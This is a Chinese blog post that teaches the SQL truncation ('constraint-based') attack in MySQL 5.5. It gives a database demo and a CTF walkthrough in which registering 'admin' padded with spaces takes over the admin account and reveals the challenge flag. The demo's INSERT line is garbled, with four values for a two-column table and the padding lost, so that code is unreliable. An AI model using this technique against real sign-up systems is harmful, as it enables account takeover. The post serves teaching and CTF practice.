

# 基于约束SQL的攻击

原创


小白白@ 于 2019-05-27 13:55:41 发布 2704 收藏

分类专栏: [漏洞攻击](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44677409/article/details/90601397](https://blog.csdn.net/weixin_44677409/article/details/90601397)

版权



[漏洞攻击](#) 专栏收录该内容

8 篇文章 1 订阅

订阅专栏

## 一、背景介绍

在SQL中执行字符串处理时, 字符串末尾的空格符将会被删除。

如“admin”等同于“admin” (admin后有一个空格)。

所以以下两句SQL语句查询结果一样:

```
SELECT * FROM users WHERE username='admin';
SELECT * FROM users WHERE username='admin ';
```

在INSERT查询中, 如果字段定义为varchar(n)类型来限制字符串的最大长度, 当字符串的长度大于“n”个字符的话, 那么仅使用字符串的前“n”个字符。如字符串约束为“3”个字符时, 在插入字符串为“admin”时, 实际上只能插入前三个字符, 即为“adm”。

## 二、攻击演示

此bug仅局限于MySQL5.5的版本

创建一个test数据库, 往里面插入一张user表, 其中包含username和password列, 限制其最大长度为15。

```
mysql> create database test;
Query OK, 1 row affected (0.00 sec)
mysql> use test;
Database changed
mysql> create table user(username varchar(15),password varchar(15));
Query OK, 0 rows affected (0.32 sec)
```

向username字段插入“admin”,向password字段插入“123456”。

```
mysql> insert into user values("admin",123456);
Query OK, 1 row affected (0.00 sec)
mysql> select * from user;
+-----+-----+
| username | password |
+-----+-----+
| admin   | 123456   |
+-----+-----+
1 row in set (0.00 sec)
```

我们继续向user表里插入用户名为“admin[许多空格]1”, 密码为 112233。

需要注意的是，在执行SELECT查询语句时，SQL是不会将字符串缩短为15个字符的。因此，这里将使用完整的字符串进行搜索，所以不会找到匹配的结果。接下来，当执行INSERT查询语句时，它只会插入前15个字符。

```
mysql> insert into user values("admin", "123456", "1", 112233);
Query OK, 1 row affected, 1 warning (0.00 sec)
mysql> select * from user;
+-----+-----+
| username | password |
+-----+-----+
| admin    | 123456   |
| admin    | 112233   |
+-----+-----+
2 rows in set (0.00 sec)
```

### 三、例题讲解

## SKCTF管理系统

### 登录

用户名:

密码:

记住密码

登录

没有账号 ^\_^?

© SKCTF管理系统.

[https://blog.csdn.net/weixin\\_44677409](https://blog.csdn.net/weixin_44677409)

点击没有账号注册一个admin账号：`admin 1`

## SKCTF管理系统

### 注册

用户名:

密码:

注册

已有账号 ^\_^?

© SKCTF管理系统.

[https://blog.csdn.net/weixin\\_44677409](https://blog.csdn.net/weixin_44677409)

然后以admin登录即可拿到flag

# SKCTF管理系统

## 登录

SKCTF{4Dm1n\_HaV3\_GreAt\_p0w3R}

用户名:

密码:

记住密码

© SKCTF管理系统.

[https://blog.csdn.net/weixin\\_44677409](https://blog.csdn.net/weixin_44677409)